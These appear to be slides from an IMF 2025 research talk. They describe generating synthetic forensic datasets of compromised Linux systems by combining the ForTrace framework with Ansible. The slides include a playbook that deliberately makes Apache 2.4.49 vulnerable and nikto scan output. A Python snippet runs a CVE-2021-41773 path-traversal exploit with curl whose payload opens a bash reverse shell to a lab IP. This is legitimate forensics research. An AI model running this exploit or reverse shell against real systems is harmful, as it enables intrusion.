From IaC to IoC – Using Infrastructure as Code (IaC) to Generate Synthetic Datasets of Compromised (IoC) Linux Systems for Use in Digital Forensics

IMF 2025

Thomas Göbel, **Harald Baier** (+ Pascal Rauch)

University of the Bundeswehr Munich, Research Institute CODE

2025-09-16

Why data sets?

I quit! This job is too easy, and I need a challenge.
TeachPrivacy
Written by Daniel J. Solove
www.teachprivacy.com
Illustrated by Ryan Beckwith

Source: `https://www.teachprivacy.com`

Overview

Motivation

Background and Related Work

Concept of IaC and Data Set Generation

Implementation and Demonstration of Sample Attack Scenarios

Evaluation

Conclusion and Future Work

Motivation

Motivation

Background and Related Work

Concept of IaC and Data Set Generation

Implementation and Demonstration of Sample Attack Scenarios

Evaluation

Conclusion and Future Work

Motivation

Why data sets?

Typical use cases:

- Training and education
- Tool testing and validation
- AI model training

Contributions

- **RQ1**: Can a data synthesis framework comprehensively cover all phases of an attack, ensuring that the generated datasets faithfully represent a complete attack scenario with corresponding Indicators of Compromise (IoCs)?
- **RQ2**: Is Infrastructure as Code (IaC) a viable choice for provisioning diverse vulnerable systems, facilitating automated compromise by potential attackers?
- **RQ3**: Does the new setup of the framework, involving an attacker and a victim machine, effectively prevent or eliminate unwanted artefacts in the generated datasets caused by the framework itself?

Background and Related Work

Motivation

Background and Related Work

Concept of IaC and Data Set Generation

Implementation and Demonstration of Sample Attack Scenarios

Evaluation


Conclusion and Future Work

Data Set Generation Frameworks

Comparison of Data Synthesis/Generation Frameworks

Framework	Generated Data	Supported Environments	Latest Version	Data Synthesis Approach	Public Availability
Forensig[2]	Disk image	Windows	2009	Internal scripting	No
ForGe	Disk image	NTFS	2015	NTFS manipulations	Yes
EviPlant	Disk image	Windows 10	2017	Internal scripting	No
hystck	Disk image, network traffic	Windows 7 and 10, Ubuntu	2021	Agent running on guest VM	Yes
TraceGen	Disk image, network traffic	Windows	2021	Internal scripting	No
ForTrace	Disk image, memory dump, network traffic	Windows 10 and 11, Ubuntu	2025	Agent running on guest VM	Yes
ForTrace++	Disk image, memory dump, network traffic	Windows 10 and 11, Ubuntu	2025	Via hypervisor and OCR (agentless)	Yes

Attack Sequences: Cyber Kill Chain



14

LOCKHEED MARTIN KILL CHAIN

1 RECONNAISSANCE
Harvesting email addresses, conference information, etc.

2 WEAPONIZATION
Coupling exploit with backdoor into deliverable payload

3 DELIVERY
Delivering weaponized bundle to the victim via email, web, USB, etc.

4 EXPLOITATION
Exploiting a vulnerability to execute code on victim's system

5 INSTALLATION
Installing malware on the asset

6 COMMAND & CONTROL (C2)
Command channel for remote manipulation of victim

7 ACTIONS ON OBJECTIVES
With 'Hands on Keyboard' access, intruders accomplish their original goals

https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

Source: `https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html`

IaC and Data Set Generation

Motivation

Background and Related Work

Concept of IaC and Data Set Generation

Implementation and Demonstration of Sample Attack Scenarios

Evaluation

Conclusion and Future Work


Which Configuration Management Tool?

Infrastructure as Code (IaC): configuration management and provisioning of IT infrastructure using code (i.e. machine-readable definition files)

Here: configuration management is prior to provisioning management.

Comparison of Configuration Management Tools			
Criteria	`Ansible`	`Puppet`	`Chef`
Declarative vs. Procedural	Procedural	Declarative	Procedural
GPL vs. DSL	DSL	DSL	GPL
Agent vs. Agentless	Agentless	Agent	Agent
Master vs. Masterless	Masterless	Master	Master

ForTrace Extension



Implementation/Demonstration

Motivation

Background and Related Work

Concept of IaC and Data Set Generation

Implementation and Demonstration of Sample Attack Scenarios


Evaluation

Conclusion and Future Work

Some implementation details

- ForTrace runs in Ubuntu 22.04 VM on Windows 11 host
- Rocky 8 and Kali Linux both make use of Ext4 as file system
- Assign both VMs a static IP address, respectively
- Both VMs exhibit two network interfaces (configuration, actual network stream for data set)
- Create a sudo user `ansible_admin` on victim VM

Execution Steps of a Sample Scenario



Scenario A: Preparing Victim


- Gathering Facts: `Ansible` collects general information about host (e.g., OS, installed packages)
- Install `Podman`
- Pull HTTPd Docker Image: The official HTTPd image version 2.4.49 is downloaded from docker.io.
- Create and start HTTPd container: `Ansible` utilises `Podman` to create a container with the downloaded image, mapping the local port 8080 to the container port 80.
- Copy files from the container: The *httpd.conf* file is downloaded from the container and stored in the local */tmp* folder to make the server vulnerable to CVE-2021-41773.
- Modify the copied files for Path Traversal and push files back to the container

Scenario A: Preparing Victim (Ansible Playbook Snippet)

```
- name: Install Podman and Run HTTPD Container
  hosts: web_servers
  become: true
  remote_user: ansible_admin

  tasks:
   - name: Install Podman
     package:
       name: podman
       state: present

   - name: Pull HTTPD Docker Image
     command: podman pull docker.io/httpd:2.4.49

   - name: Create and Start HTTPD Container
     command: podman run -d --name fortrace_httpd -p 8080:80 docker.io/httpd:2.4.49

   - name: Copy files from the container
     command: podman cp fortrace_httpd:/usr/local/apache2/conf/httpd.conf /tmp/httpd.conf

 [REMOVED]
```

Scenario A: Attack Steps (CKC Overview) (1/2)

- Reconnaissance:
  - full TCP handshake port scan via `nmap` (open ports 22, 8080)
  - web server vulnerability scan via `nikto`
- Weaponisation: search for Apache vulnerability



```
┌──(fortrace㉿kali)-[~]
└─$ nikto -h http://192.168.103.221:8080
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.103.221
+ Target Hostname:    192.168.103.221
+ Target Port:        8080
+ Start Time:         2023-11-19 10:36:47 (GMT-6)
---------------------------------------------------------------------------
+ Server: Apache/2.4.49 (Unix)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MI
ME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.4.49 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: HEAD, GET, POST, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ 8908 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2023-11-19 10:37:12 (GMT-6) (25 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Scenario A: Attack Steps (CKC Overview) (2/2)

- Delivery/Explotation:
  - Apache: two RCE via `curl` including a reverse shell
  - Rocky host: SSH brute-force on `root` account via `hydra`
- Installation:
  - `Meterpreter` session
  - Manual data exfiltration
  - Persistence via cronjob

Scenario A: Attack Steps (Python Code Snippet)

```
# TCP Connection scan with nmap
logger.info("Starting port scan with nmap -sT")
nmap1 = guest.shellExec("nmap -sT 192.168.103.221")
time.sleep(20)

logger.info("Starting web application vulnerability scan")
nikto1 = guest.shellExec("nikto -h http://192.168.103.221:8080")
time.sleep(20)

logger.info("Start Apache RCE Reverse Shell")
exp = guest.shellExec(
     "curl -v ’http://192.168.103.221:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%
      .%2e/.%2e/.%2e/bin/bash’ -d ’echo;
      bash -i >& /dev/tcp/192.168.103.158/7777 0>&1’")
exp.wait()
logger.info("End Apache RCE Reverse Shell")
time.sleep(30)
```

Evaluation

Motivation

Background and Related Work

Concept of IaC and Data Set Generation

Implementation and Demonstration of Sample Attack Scenarios

Evaluation

Conclusion and Future Work

Analysis Aspects of Victim VM

Comparison expected vs. actual traces on disc, in RAM, in pcap

- Disc analysis:
  - Conversion of virtual disc qcow format to raw via `qemu-img convert`
  - Analysis via Autopsy
- RAM analysis via `volatility 3`
- pcap analysis via `wireshark`

Inspect generation traces (i.e. from Ansible) on victim VM

Evaluation

Scenario A: Expected vs. Actual Attack Traces


Identified Artefacts in Scenario A			
Object	Network Traffic	Memory	Disk Image
Port Scan	✓	–	–
Nikto Scan	✓	–	✓
Exploiting HTTPd	✓	✓	✓
SSH Brute-Force	✓	–	✓
SSH Connection	✓	✓	✓
Meterpreter Shell	✓	✓	–
Cronjob Persistence	–	–	✓
Exfiltrate Files	✗	–	–

Legend: ✓= Traces expected and found; ✗= Traces expected and not found; – = Traces not expected and not found.

Traces of the Generation Process

Ansible traces of preparation and configuration:

- User `ansible_admin` in `/etc/passwd`
- Tasks from Ansible playbooks in `/var/log/messages`



```
localhost platform-python[2434]: ansible-command Invoked with _raw_params=podman cp fortrace_httpd:/usr/local/apache2/conf/httpd.conf /tmp/httpd.conf
localhost platform-python[2624]: ansible-command Invoked with warn=False _raw_params=sed -i "250s/denied/granted/" /tmp/httpd.conf _uses_shell=False s
localhost platform-python[2764]: ansible-command Invoked with warn=False _raw_params=sed -i '184,187s/#//' /tmp/httpd.conf _uses_shell=False stdin_add
localhost platform-python[2904]: ansible-command Invoked with warn=False _raw_params=sed -i '352s/#//' /tmp/httpd.conf _uses_shell=False stdin_add_nev
localhost platform-python[3044]: ansible-command Invoked with _raw_params=podman cp "/tmp/httpd.conf" fortrace_httpd:/usr/local/apache2/conf/httpd.cor
localhost platform-python[3226]: ansible-command Invoked with _raw_params=podman restart fortrace_httpd warn=True _uses_shell=False stdin_add_newlir
```

Conclusion and Future Work

Motivation

Background and Related Work

Concept of IaC and Data Set Generation

Implementation and Demonstration of Sample Attack Scenarios

Evaluation

Conclusion and Future Work

Conclusion and Future Work

- ForTrace data synthesis framework was extended by IaC to automatically configure Linux servers prior to data synthesis.
- Two sample scenarios of a complete attack along the Cyber Kill Chain were executed as PoC.
- Utilising pre-generated playbooks and attack scripts by external parties underscores the extension's accessibility, user-friendliness and shareability.
- Future work involves exploring larger container environments (such as Kubernetes) in order to model and attack larger network environments, as these are frequently used in the ever-expanding cloud landscape.

Questions?

I had a dream in which, miraculously,
our list of questions all had answers."
alamy
Image ID: EH1EPN
www.alamy.com

Source: `https://www.alamy.com`